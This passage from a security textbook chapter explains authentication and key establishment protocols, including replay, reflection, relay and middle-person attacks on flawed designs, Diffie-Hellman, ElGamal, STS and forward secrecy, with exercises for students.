Example (*Browser-server authentication*). Typical web browser-server authentication involves the server (as *claimant* or *prover*) providing evidence to convince the browser




Figure 4.1: Basic unilateral authentication. The *claimant* is the party (entity or device) being authenticated. The party given assurances is the *verifier*. We may use W to denote a weak (password-based) secret, and S to denote a crypto-strength random key.

of the server's legitimacy. This is called *unilateral authentication*, with one party authenticating itself to another. In *mutual authentication*, each party proves its identity to the other; this is largely unused in the standard web protocol (TLS), despite being supported. If authentication of the browser (user) to the server is desired, this is commonly done by password-based authentication using an encrypted channel set up in conjunction with the unilateral authentication. Aside: when a credit card is used for a web purchase, the server typically does not carry out authentication of the user *per se*, but rather seeks a valid credit card number and expiry date (plus any other data mandated for credit approval).

SESSION KEYS. *Key establishment* is some means by which two end-parties arrange a shared secret—typically a symmetric key, i.e., a large random number or bitstring—for use in securing subsequent communications such as client-server data transfer, or voice/video communication between peers. Such keys used for short-term purposes, e.g., a communications session, are called *session keys*, or *data keys* (used for encrypting data, rather than for managing other keys). Key establishment has two subcases, discussed next.

KEY TRANSPORT VS. KEY AGREEMENT. In *key transport*, one party unilaterally chooses the symmetric key and transfers it to another. In *key agreement*, the shared key is a function of values contributed by both parties. Both involve leveraging long-term keying material (shared secrets, or trusted public keys) to establish, ideally, new *ephemeral keys* (secrets that are unrecoverably destroyed when a session ends). Key agreement commonly uses variations of Diffie-Hellman (Section 4.3) authenticated by long-term keys. If session keys are instead derived deterministically from long-term keys, or (e.g., RSA) key transport is used under a fixed long-term key, then compromise of long-term keys puts at risk all session keys (see *forward secrecy*, Section 4.4). Figure 4.2 relates types of authentication and key establishment algorithms, and cryptographic technologies.

AUTHENTICATION-ONLY, UNAUTHENTICATED KEY ESTABLISHMENT. Some protocols provide assurances of the identity of a far-end party, without establishing a session key. Such *authentication-only protocols*—named to avoid confusion with authenticated key establishment protocols—may be useful in restricted contexts. An example is local authentication between your banking chip-card and the automated banking machine you are standing in front of and just inserted that card into. But if authentication-only occurs across a network at the beginning of a communications session, a risk is that the




Figure 4.2: Authentication and key establishment protocol taxonomy. Hybrid protocols combine symmetric-key and public-key techniques. Example protocols and categories: basic Diffie-Hellman (5b), STS (6c), DH-EKE (6c), SPEKE (6b), and Kerberos (4a).

session is “hijacked” after start-of-session authentication, with subsequent data transfer directed to a different party.¹ Whether this is possible depends on the communication channels and networking protocols used, but is an issue to consider in deciding whether an authentication-only protocol suits a given application.

Other protocols establish a shared session key with a remote second party, with no assurances or guarantees as to the identity of that second party. An example of such *unauthenticated key establishment* is basic Diffie-Hellman (Section 4.3). This may be fine against passive attackers (eavesdroppers), but as we will see, problems arise in the case of active attackers. While it may seem obvious, we state explicitly: if you establish a shared key with a second party, but don’t have explicit assurances as to the identity of that party, you may be communicating with (or through) a different party than you believe.

INTEGRATING AUTHENTICATION WITH SESSION KEY ESTABLISHMENT. If key establishment is to provide some assurance of whom an established key is shared with, it must involve some means of authentication. Experience has shown that using separate key establishment and entity authentication protocols, and then trying to glue them together, tends to end badly; pursuing both functions within one integrated protocol appears necessary to ensure that the party authenticated is the same party that the key is shared with. Such a combined process is called *authenticated key establishment*. Using the established session key for ongoing integrity can then be thought of as “keeping authentication alive”.

KEY MANAGEMENT. Authentication involving cryptographic protocols naturally relies on cryptographic keys. In practice, the most challenging problem is *key management*: establishing shared keys, securing them in transit and in storage, and for public keys, establishing trust in them and maintaining their integrity and authenticity. Keys used for securing data at rest (storage) need not be shared with a second party, but it is important to have some means to recover if such keys are lost, e.g., due to hardware failure (without a key backup, expect to lose access to all encrypted data, permanently). For keys to be used in communications, things are better and worse: consequences are less severe if a session

¹This may be done, e.g., by exploiting authentication weaknesses in TCP, as explained in Chapter 11.

key is lost (just establish a new key and retransmit), but shared keys must be arranged between sender and recipient, e.g., to transmit encrypted data.

REUSING SESSION OR DATA KEYS. For various reasons it is poor cryptographic hygiene to use permanent (static) session or data keys; to reuse the same such keys with different parties; and to reuse session or data keys across different devices. Every place a secret is used adds a possible exposure point. The greater the number of sessions or devices that use a key, the more attractive a target it becomes. History also shows that protocols invulnerable to attacks on single instances of key usage may become vulnerable when keys are reused. Secrets have a tendency to “leak”, i.e., be stolen or become publicly known. Secrets in volatile memory may dump to disk during a system crash, and a system backup may then store the keys to a cloud server that is supposed to be isolated but somehow isn’t. (Oops.) Implementation errors result in keys leaking from time to time. (Oops.) For these and other reasons, it is important to have means to generate and distribute new keys regularly, efficiently and conveniently.

INITIAL KEYING MATERIAL. To enable authenticated key establishment, a *registration phase* is needed to associate or distribute initial keying material (public or secret) with identified parties. This usually involves *out-of-band* methods, typically meaning:² find some way to establish shared secrets, or transfer data with guaranteed authenticity (integrity), either without using cryptography, or using independent cryptographic mechanisms—and often by non-automated processes or manual means. For example, we choose a password and “securely” share the password (or PIN) with our bank in person, or the bank sends us a PIN by postal mail, or some existing non-public information is confirmed by phone. User-registered passwords for web sites are sent over TLS encryption channels secured by the out-of-band means of the browser vendor having embedded Certification Authority (CA) public keys into the browser software.

CRYPTO-STRENGTH KEYS, WEAK SECRETS. Ideally, symmetric keys for use in crypto algorithms are generated by properly seeded cryptographic random number generators such that the keys are “totally random”—every possible secret key (bitstring) is equally likely. Then, if the game is to search for a correct key, no strategy is better than an exhaustive enumeration of the key space, i.e., of all possible values. For keys of t bits, an attacker with a single guess has a 1 in 2^t chance of success, and no strategy better than a random guess. An attacker enumerating the full key space can on average expect a correct guess after searching half the space, e.g., 2^{127} keys for $t = 128$. Choosing t large enough makes such attacks infeasible. We call secrets chosen at random, and from a sufficiently large space, *crypto-strength keys* or *strong secrets*. In contrast a key generated deterministically by hashing a user-chosen password is a *weak secret*. Sections 4.5 and 4.6 explore weak secrets and how protocols can fail when they are used in place of strong secrets.

Exercise (Protecting long-term keys). How do we protect long-term secrets stored in software? Discuss. Likewise consider short-term secrets (passwords and keys).

‡POINT-TO-POINT MODEL WITH n^2 KEY PAIRS. Each pair of parties should use a unique symmetric key to secure communications. Given n communicating parties, this

²*Out-of-band* methods are also discussed in Chapter 8.




Figure 4.3: Key transport models for centralized symmetric-key distribution. (a) KDC: the trusted server generates the session key K_{AB} . (b) KTC: end-party A generates the session key, but needs the server to encrypt it for B . The server distributes session keys (as the hub in a hub-and-spoke architecture) because end-parties don't share long-term pairwise keys with each other; each shares a long-term key only with the server. K_{AS} is a long-term secret (key) shared by A (Alice) and S ; K_{BS} is likewise for B (Bob) and S .

means $(n \text{ choose } 2) = n(n - 1)/2 \approx n^2$ pairs of parties, or n^2 overall keys in such a *point-to-point* network model. Each party would have $n - 1$ keys, one for each potential communicating partner. An organization may need to back up n^2 keys, and/or update them regularly, and securely distribute n^2 pairs of keys, e.g., by manual means. The cost of this grows rapidly with n . This motivates use of a centralized hub-and-spoke model with a server at the center; this is done (albeit in different ways) both in systems using symmetric-key techniques (here), and public-key techniques (Chapter 8).

‡CENTRALIZED SYMMETRIC-KEY SERVERS: KDC, KTC. In symmetric-key technology systems, a *centralized* architecture reduces the n^2 complexity of key distribution by using a *trusted server* S as follows. Each party A has one unique, long-term symmetric key that it shares with S , but no long-term keys shared with other parties; as notation, let K_{AS} denote the $A-S$ such key. The basic idea is as follows, with two options (Fig. 4.3). One is a *key distribution center* (KDC).³ Party A makes a request asking S to set up a pairwise $A-B$ session key. S generates such a key K_{AB} , and sends it to A and B separately, respectively symmetrically encrypted under K_{AS} and K_{BS} , as $\{K_{AB}\}_{K_{AS}}$ and $\{K_{AB}\}_{K_{BS}}$; alternatively, S could send B 's copy to A directly, for A to forward on to B .

A second option is a *key translation center* (KTC). Here session key K_{AB} is generated by end-party A , which sends it to S encrypted as $\{K_{AB}\}_{K_{AS}}$. S decrypts the session key, re-encrypts it for B under long-term key K_{BS} as $\{K_{AB}\}_{K_{BS}}$, and sends it to B (or alternatively, sends it back to A to forward on to B). In summary, both options reduce the n^2 key distribution complexity using symmetric technology and a trusted online centralized server. A KDC chooses all session keys; a KTC has end-parties choose session keys. The long-term keys (initial keying material) each party shares with S are set up by *out-of-band*

³A specific example is the Kerberos system in Section 4.7, which includes important details omitted here.

techniques, e.g., in-person exchanges, or use of couriers trusted to protect the confidentiality of the keying material.

CHOICE OF SYMMETRIC-KEY OR PUBLIC-KEY METHODS. Either symmetric-key or public-key approaches (Chapter 8), or their combination, can be used for entity authentication and authenticated key establishment. As discussed next, in both cases, designing security protocols resistant to creative attacks has proven to be quite challenging, and provides an example of principle P9 (TIME-TESTED-TOOLS).

4.2 Authentication protocols: concepts and mistakes

Here we consider basic concepts about authentication protocols, along with illustrative protocol fragments. Discussion of symmetric-key and public-key protocols is combined, to address issues common to both. Detailed discussion of Diffie-Hellman and related key establishment protocols is in later sections; the Kerberos protocol, which provides authenticated key establishment using symmetric keys, is discussed in Section 4.7.

DEMONSTRATING KNOWLEDGE OF SECRET AS PROXY FOR IDENTITY. A basic idea used to authenticate a remote party B is to (a) associate a secret with B ; and then (b) carry out a communication believed to be with B , accepting a demonstration of knowledge of that secret (key) as evidence that B is the party involved in the communication. As discussed (page 94), it is desirable to combine this entity authentication with establishing a session key for that communication session, distinct from authentication keys. There are many ways this can go wrong, which makes design of authentication protocols more complicated than it seems. This is so even without violation of the base assumption that the authentication secret has not been shared with other parties (or stolen).

If the demonstration of knowledge involves revealing the full secret itself (such as a password to a server), then it should be over a channel guaranteeing confidentiality, and such a channel must be first set up to rely on. Rather than send the secret itself, it is preferred to send (convincing) evidence of knowledge of the secret, informally called a *proof of knowledge*. Let's try the first thing that comes to mind, and see what goes wrong. While our main interest is authenticated key establishment, our flawed-protocol examples here will use authentication-only protocols, since they are simpler and allow the lessons to be learned more easily—and the same conceptual flaws often apply to both.

SIMPLE REPLAY ATTACK. Suppose the secret shared by A and B is S . A wants to prove knowledge of S . To avoid revealing S directly, A sends $H(S)$, a one-way hash of S , thinking: this doesn't reveal S —and B (Bob) can take his own copy of S , the same known hash function, compute $H(S)$, and compare that to what is received. However, the attacker simply needs to capture and replay $H(S)$, without ever knowing S itself. This is a simple *replay attack*. The flaw is that replays of parts of old protocol runs defeat the protocol.

DICTIONARY ATTACK ON WEAK SECRET. The above attack suggests the following simple *challenge-response* protocol. We'll again give an example of what can go wrong. Hash function H is as above, but now let's assume a weak shared secret W . In this case B will be the claimant. A sends B a fresh, long, random number r_A . She expects back the

hashed concatenation of r_A and W , which A will compare to a similarly computed value using her saved copy of r_A , and W :

(1) $A \rightarrow B : A, r_A$... Alice here, prove to me you are Bob using our shared W

(2) $A \leftarrow B : H(r_A, W)$... this hash of W with fresh r_A should convince you I'm Bob
What can go wrong? If W is a weak secret (e.g., password), the hash provides an attacker *verifiable text* against which an *offline guessing attack* can be mounted to recover W . It's like a password hash-file dictionary attack, without having to steal the file of hashed passwords. A stronger secret W is apparently needed, but next we see that is not enough.

REFLECTION ATTACK. The following *reflection attack* succeeds even if the shared secret above is a crypto-strength key. A and B now share $W = S = S_{AB}$. Alice sends (1) above to Bob; Bob is away on vacation but attacker C impersonates B to A as follows. C starts a new protocol run in parallel, sending A a new message (1)* substituting in identifier B (claiming to be Bob) but reusing the same r_A : $C \rightarrow A : B, r_A$. Since W is the secret A and B use to authenticate each other, A 's response $H(r_A, W)$ is exactly the response that C can play back immediately on A to answer A 's (1) in the first protocol run.

‡**Exercise** (Mitchell's reflection attack). Describe a reflection attack similar to the above, on a symmetric-key mutual authentication protocol (hint: see Attack 2 [34, p.530]).

Example (*Relay attack*). An automobile executive decides to use the above challenge-response protocol to conveniently unlock car-door locks as follows. When an owner-carried keyfob is sufficiently close, the lock issues a challenge to it over a low-power wireless RF (radio frequency) channel; the legitimate keyfob can respond correctly. However, a *relay attack* can defeat the protocol as follows, even if W is replaced by a strong key. The attack captures the signal at one place, and relays it in real time to another. So using, e.g., a directional antenna, signal booster and relay, the RF signal between the keyfob and car door can be manipulated so that they appear to be co-located. Voilà.

Example (*IFF relay*). Challenge-response authentication dates to 1950-era military *identify-friend-or-foe* (IFF) systems. When sent a random challenge, an aircraft keyed with a (friendly) key sends a correct response by encrypting the challenge with that key. A potential relay attack is as follows: a hostile aircraft receiving a challenge sends it in turn to a friendly aircraft, and uses that response. A critical issue is whether the relay round trip is fast enough to meet the delay allowed by the challenging party. Relay attacks exploit the transferability of responses. *Distance-bounding protocols* may be custom-designed with tight time-delay tolerances (taking into account expected attacker technologies) aiming to preclude relay attacks beyond prescribed distances. The grandmaster chess problem (below) is an instance of a related relay attack benefiting from lack of a time bound.

‡**Exercise** (Interleaving attack). An *interleaving attack* on an authentication protocol is an attempt to impersonate, extract keying material, or otherwise defeat the protocol goals by using messages or parts from one or more previous protocol runs, or currently ongoing protocol runs (in parallel sessions), possibly including attacker-originated protocol runs. Explain the technical details of such an attack on the authentication-only protocol discussed in “Attack 3” [34, p.531] (see further discussion in Diffie [14]).

ATTACKER GOALS. Table 4.1 summarizes common attacks on authentication protocols. The table and caption suggest attack approaches and strategies. Common attacker

Attack	Short description
replay	reusing a previously captured message in a later protocol run
reflection	replaying a captured message to the originating party
relay	forwarding a message in real time from a distinct protocol run
interleaving	weaving together messages from distinct concurrent protocols
middle-person	exploiting use of a proxy between two end-parties
dictionary	using a heuristically prioritized list in a guessing attack
forward search	feeding guesses into a one-way function, seeking output matches
pre-capture	extracting client OTPs by social engineering, for later use

Table 4.1: Some common attacks on authentication protocols. Attackers follow no rules, and may read, alter, reuse old, or send entirely new messages; and originate new protocol runs, recombining old with current or new. A common *threat model* of prudent protocol designers is that all bitstrings pass through an attacker-controlled point; forwarding a bitstring unchanged does not constitute a successful attack. Defenses include use of *time-variant parameters*, e.g., to cryptographically bind messages within a protocol run.

end-goals (as opposed to approaches) include: to impersonate another party (with or without gaining access to a session key); to discover long-term keys or session keys, either passively or by active protocol manipulation; and to mislead a party as to the identity of the far-end party it is communicating with or sharing a key with.

TIME-VARIANT PARAMETERS. A few attacks in Table 4.1 rely on reusing messages from previous or ongoing protocol runs. As a defense, *time-variant parameters* (TVPs) provide protocol messages and/or session keys uniqueness or timeliness (freshness) properties, or cryptographically bind messages from a given protocol run to each other, and thereby distinguish protocol runs. Three basic types of TVPs are as follows (each may also be referred to as a *nonce*, or number used only once for a given purpose, with exact properties required depending on the protocol).

1. *random numbers*: In challenge-response protocols, these are used to provide freshness guarantees, to chain protocol messages together, and for conveying evidence that a far-end party has correctly computed a session key (*key-use confirmation*, Section 4.4). They also serve as *confounders* (Section 4.6) to stop certain types of attacks. They are expected to be unpredictable, never intentionally reused by honest parties, and sufficiently long that the probability of inadvertent reuse is negligible. If a party generates a fresh random number, sends it to a communicating partner, and receives a function of that number in a response, this gives assurance that the response was generated after the current protocol run began (not from old runs).
2. *sequence number*: In some protocols, message uniqueness is the requirement, not unpredictability. A sequence number or monotonic counter may then be used to efficiently rule out message replay. A real-life analogue is a cheque number.
3. *timestamps*: Timestamps can give timeliness guarantees without the challenge part of challenge-response, and help enforce constraints in time-bounded protocols. They require synchronized clocks. An example of use is in Kerberos (Section 4.7).

RSA ENCRYPTION USED FOR KEY TRANSPORT. Key agreement using public-key methods is discussed in Section 4.3. Key transport by public-key methods is also common. As an example using RSA encryption, one party may create a random symmetric key K , and encrypt it using the intended recipient B 's encryption public key: $A \rightarrow B : E_B(K)$. The basic idea is thus simple. Some additional precautions are needed—for example use as just written is vulnerable to a replay attack (to force reuse of an old key), and gives no indication of who sent the key.

Example (*RSA decryption used for entity authentication of B*). Consider:

- (1) $A \rightarrow B : H(r_A), A, E_B(r_A, A) \dots E_B(r_A, A)$ is a public-key encrypted challenge
- (2) $A \leftarrow B : r_A \dots H(r_A)$ showed knowledge of r_A , not r_A itself

Here r_A is a random number created by A ; H is a one-way hash function. Receiving (1), B decrypts to recover values r_A^*, A^* ; hashes to get $H(r_A^*)$, and cross-checks this equals the first field received in (1); and checks that A^* matches the cleartext identifier received. On receiving (2), A checks that the received value equals that sent in (1). The demonstrated ability to do something requiring B 's private key (i.e., decryption) is taken as evidence of communication with B . The association of B with the public key used in (1) is by means outside of the protocol. If you find all these checks, their motivations, and implications to be confusing, that is the point: such protocols are confusing and error-prone.

‡Example (*HTTP digest authentication*). HTTP *basic access authentication* sends cleartext username-password pairs to a server, and thus requires pairing with encryption, e.g., HTTP with TLS as in HTTPS (Chapter 8). In contrast, HTTP *digest access authentication* uses challenge-response: the client shows knowledge of a password without directly revealing it. A hash function H (e.g., SHA-256) combines the password and other parameters. We outline a simplified version. The client fills a server form with hash value

$H(h_1, \text{Nonce}, \text{Cnonce})$, where $h_1 = H(\text{username}, \text{realm}, \text{pswd})$,

along with the client nonce Cnonce . The server has sent the nonce Nonce , and a string realm , describing the host (resource) being accessed. This may help the client determine which credentials to use, and prevents h_1 (if stolen from a password hash file) from being directly used on other realms with the same username-password; servers store h_1 . Cnonce prevents an attacker from fully controlling the value over which a client hash is computed, and also stops pre-computed dictionary attacks. This digest authentication is cryptographically weak: it is subject to offline guessing due to verifiable text (Section 4.5; it thus should be used with HTTPS), and uses the deprecated approach of secret data input (here a password) to an unkeyed hash H , rather than using a dedicated MAC algorithm.

‡Exercise (.htdigest file). To verify HTTP digest authentication, an *Apache* web server file `.htdigest` store lines “`user:realm:h1`” where $h_1 = H(\text{user}, \text{realm}, \text{pswd})$. A corresponding `htdigest` shell utility manages this file. Describe its command-line syntax.

4.3 Establishing shared keys by public agreement (DH)

We now discuss Diffie-Hellman key agreement, ElGamal encryption, and STS, a protocol that adds mutual authentication to DH. Section 4.8 gives helpful math background.

DIFFIE-HELLMAN KEY AGREEMENT. *Diffie-Hellman key agreement* (DH) was invented in 1976. It allows two parties with no prior contact nor any pre-shared keying material, to establish a shared secret by exchanging numbers over a channel readable by everyone else. (Read that again; it doesn't seem possible, but it is.) The system parameters are a suitable large prime p and generator g for the multiplicative group of integers modulo p (Section 4.8); for simplicity, let g and p be fixed and known (published) as a one-time set-up for all users. Modular exponentiation is used.

- (1) $A \rightarrow B : g^a \pmod{p}$... B selects private b , computes $K = (g^a)^b \pmod{p}$
- (2) $A \leftarrow B : g^b \pmod{p}$... A uses its private a , computes $K = (g^b)^a \pmod{p}$

The private keys a and b of A, B respectively are chosen as fresh random numbers in the range $[1, p - 2]$. An attacker observing the messages g^a and g^b cannot compute g^{ab} the same way A and B do, since the attacker does not know a or b . Trying to compute a from g^a and known parameters g, p is called the *discrete logarithm problem*, and turns out to be a difficult computational problem if p is chosen to have suitable properties. While the full list is not our main concern here, p must be huge and $p - 1$ must have at least one very large prime factor. The core idea is to use discrete exponentiation as a one-way function, allowing A and B to compute a shared secret K that an eavesdropper cannot.

‡**POSTPROCESSING BY KDF.** Regarding the DH key K here and similarly with other algorithms, for security-related technical reasons, in practice K is used as input to a *key derivation function* (KDF) to create the session key actually used.

Exercise (Diffie-Hellman toy example). For artificially small parameters, e.g., $p = 11$ and $g = 2$, hand-compute (yes, with pencil and paper!) an example Diffie-Hellman key agreement following the above protocol description. What is your key K shared by A, B ?

‡**ELGAMAL ENCRYPTION.** A variation of DH, called *ElGamal encryption*, may be used for *key transport*. Assume all parties use known g and p as above. Each potential recipient A selects a private key a as above, computes $g^a \pmod{p}$, and advertises this (e.g., in a certificate) as its (long-term) public key-agreement key. Any sender B wishing to encrypt for A a message m ($0 \leq m \leq p - 1$, perhaps containing a session key) obtains g^a , selects a fresh random k ($1 \leq k \leq p - 2$), and sends:

$$B \rightarrow A : c = (y, d), \quad \text{where } y = g^k \pmod{p}, \text{ and } d = m \cdot (g^a)^k \pmod{p}.$$

To recover m , A computes: $t = y^{p-1-a} \pmod{p}$ (note this equals $y^{-a} \equiv (g^k)^{-a} \equiv g^{-ak}$). Then A recovers: $m = d \cdot t \pmod{p}$ (note $d \cdot t \equiv m \cdot g^{ak} \cdot g^{-ak}$). In essence, the DH key g^{ak} is immediately used to transfer a message m by sending the quantity $m \cdot g^{ak} \pmod{p}$. (Note: each value k encrypts a fixed value m differently; this is an instance of *randomized encryption*. For technical reasons, it is essential that k is random and not reused.)

TEXTBOOK DH MEETS SMALL-SUBGROUP ATTACKS. DH key agreement as outlined above is the “textbook” version. It gives the basic idea. Safe use in practice requires additional checks as now discussed. If an attacker substitutes the value $t = 0$ for exponentials g^a and g^b , this forces the resulting key to 0 (confirm this for yourself); not a great secret. Things are similarly catastrophic using $t = 1$. These seem an obvious sort of thing that would be noticed right away, but computers must be instructed to look. We should also rule out $t = p - 1 = -1 \pmod{p}$, since using that as a base for later exponentiation can generate only 1 and -1 (we say $t = -1 \pmod{p}$ generates a *subgroup of order 2*). Perhaps




Figure 4.4: Middle-person attack on unauthenticated Diffie-Hellman key agreement. The normal DH key computed by both A and B would be g^{ab} . After key agreement, C can use K_A and K_B to decrypt and re-encrypt messages that A and B send intended for each other.

you see the pattern now: an active attacker may replace exponentials with others that generate small subgroups, forcing K into a small set easily searched. Such *small-subgroup attacks* (also called *subgroup confinement attacks*) are discussed in detail in Section 4.8; extra protocol checks to rule out these cases are easy, but essential.

BASIC DIFFIE-HELLMAN IS UNAUTHENTICATED. The basic DH protocol above is secure against *passive attack* (i.e., eavesdroppers), but protection is needed against *active attackers* who may inject or alter messages—such as in the small-subgroup attack just noted. We now discuss a second active attack, possible because neither A nor B knows the identity of the party it shares K with, and thus that party might be...an adversary! This *middle-person attack* requires a defense other than simple tests on exchanged data.

MIDDLE-PERSON ATTACK. We first describe the classic *middle-person attack*, also called *man-in-the-middle* (MITM), on unauthenticated Diffie-Hellman (Fig. 4.4); we then discuss it generally. Legitimate parties A and B wish to carry out standard DH as above, with parameters g, p and private values a, b . A sends g^a intended for B . Attacker C (Charlie) creates private values a^* , b^* , and public exponentials g^{a^*}, g^{b^*} . C intercepts and replaces g^a , sending to B instead g^{a^*} . B replies with g^b , which C intercepts, sending instead g^{b^*} to A . A computes session key $K_A = g^{b^* \cdot a}$, while B computes $K_B = g^{a^* \cdot b}$; these differ. Neither Alice nor Bob has actually communicated with the other, but from a protocol viewpoint, C has carried out one “legitimate” key agreement with A , and another with B , and can compute both K_A and K_B . Now any subsequent messages A sends for B (encrypted under K_A), can be decrypted by C , and re-encrypted under K_B before forwarding on to B ; analogously for messages encrypted (under K_B) by B for A . In the view of both A and B , all is well—their key agreement seemed fine, and encryption/decryption also works fine.

C may now read all information as it goes by, alter any messages at will before forwarding, or inject new messages. Independent of DH, middle-person type attacks are a general threat—e.g., when a browser connects to a web site, if regular HTTP is used (i.e., unsecured), there is a risk that information flow is proxied through an intermediate site before proceeding to the final destination. Rich networking functionality and protocols, designed for legitimate purposes including testing and debugging, typically make

this quite easy. The next chess example is related.

Example (*Grandmaster postal chess*). A chess novice, Charlie, seeking to dishonestly raise his international chess rating, does so by engaging two grandmasters as follows. Charlie offers to play black (second move) against Alexis, and white against Boris. Alexis and Boris don't know there are two games going on, because, naturally, games are conducted over the Internet (a few are still played by postal mail). Alexis makes the first move. Charlie plays that as his opening move against Boris (second game). Boris responds, and Charlie uses that move as his first-move response in the first game. And so on. In essence, the grandmasters are playing against each other, and Charlie is relaying moves. They probably draw (the most common outcome among grandmasters), and both congratulate Charlie on having done so well. Charlie improves his rating as a result of two draws with top-ranked players; his rating also improves if one grandmaster wins, in which case Charlie records one win and one loss.

PROVING KNOWLEDGE OF A SECRET DOES NOT RULE OUT MIDDLE-PERSONS. Note that if you (Alice) believe you are talking to Bob, but Charlie is a middle-person between you, you can't detect that by asking your presumed-Bob correspondent to send you the Bob-to-Alice password—since middle-person Charlie, pretending to be you (Alice), could just request Bob to send that password to him (impersonating you, Alice), and then relay it on to you. (Does this sound like a *relay attack*, above?)

STS PROTOCOL. The *Station-to-Station (STS)* protocol turns unauthenticated DH into authenticated DH. Section 4.4 discusses the properties it provides. Whereas EKE (Section 4.5) relies on passwords for authentication, STS uses digital signatures. If RSA signatures are used, let A 's signature on message m be $S_A(m) = (H(m))^d \bmod n$, where $d_A = (d, n)$ is A 's signing private key and H is a hash algorithm such as SHA-3 with result h truncated so that $h < n$. In STS here, all data other than the two exponentials is encrypted under the resulting key K . The set-up is as in DH above. $\{m\}_K$ here denotes symmetric encryption (e.g., AES) of m with key K ; and $S_A(x, y)$ is the signature (tag) resulting from the signature operation over the concatenation of x and y .

- (1) $A \rightarrow B : g^a \quad \dots \text{(mod } p\text{) reduction omitted for visual appeal}$
- (2) $A \leftarrow B : g^b, \{S_B(g^b, g^a), \text{cert}_B\}_K \dots \text{symmetric encryption with shared key } K$
- (3) $A \rightarrow B : \{S_A(g^a, g^b), \text{cert}_A\}_K \quad \dots S_A(m) \text{ is } A's \text{ signature on } m$

The Diffie-Hellman key K is computed by each party as in steps (1), (2) of basic DH above. The public-key certificates $\text{cert}_A, \text{cert}_B$ (Chapter 8) are not needed if each party has an authentic copy of the other's signature verification public key, in which case they can be replaced by identifiers; included as here within the encrypted data, they remain hidden from a network eavesdropper (preserving anonymity, depending on other details).

Studying examples of attacks on flawed protocols as in earlier sections, and flawed DH protocols also in Section 4.5, helps develop our intuition, and puts us in a position to systematically consider properties that are necessary or desirable in authentication and key establishment protocols. The next section discusses properties these protocols provide.

4.4 Key authentication properties and goals

PROTOCOL GOALS AND PROPERTIES. Key establishment protocols arrange shared secret keys. Basic requirements on a session key are that it be fresh, sufficiently long, random, and that parties know whom it is shared with. These define what may be called a *good key*. By *fresh* we mean a value that is new (not reused from a previous session).

FORWARD SECRECY. Preferably, session keys also have forward secrecy. A protocol provides *forward secrecy* if disclosure of long-term secret keys does not compromise the secrecy of session keys from earlier runs. If old session keys cannot be reconstructed from long-term keys alone, and session keying material itself is *ephemeral*, i.e., vanishes at the end of the session,⁴ then the secrecy of communications in a current session will remain secret into the future (even if other keys are compromised later). Diffie-Hellman agreement provides this property if for each protocol run both: (i) secrets (a, b) are fresh, making resulting secret K fresh; and (ii) after the session, these secrets are securely deleted (i.e., unrecoverably removed from all memory storage they occupied).

KNOWN-KEY SECURITY. Forward secrecy means compromise of long-term keys can't expose previous session keys. A different concern is the impact of compromised session keys. A key establishment protocol has *known-key security* if compromised session keys do not put at risk future key management—compromised session keys should not allow later impersonation, or compromise of future session keys. We also never expect long-term keys to be at risk by compromise of session keys (the basic role of long-term keys is to play a part in establishing short-term keys, not the opposite).

ENTITY AUTHENTICATION, LIVENESS, KEY-USE CONFIRMATION. If a session key is for use in a real-time communication, key establishment and entity authentication should be done jointly in one integrated protocol (cf. Section 4.1). *Entity authentication* provides assurance that an identified far-end party is involved in the protocol (actually participating, active at the present instant); it thus provides a *liveness* property, not available in store-and-forward communication like email. A different property, possible in real time or store-and-forward, is *key-use confirmation*: one party having explicit evidence that another has a correct session or data key, via received data demonstrating knowledge of the correct key. Key-use confirmation may come without a known identity—for example, as provided by unauthenticated DH followed by key-use on known data.

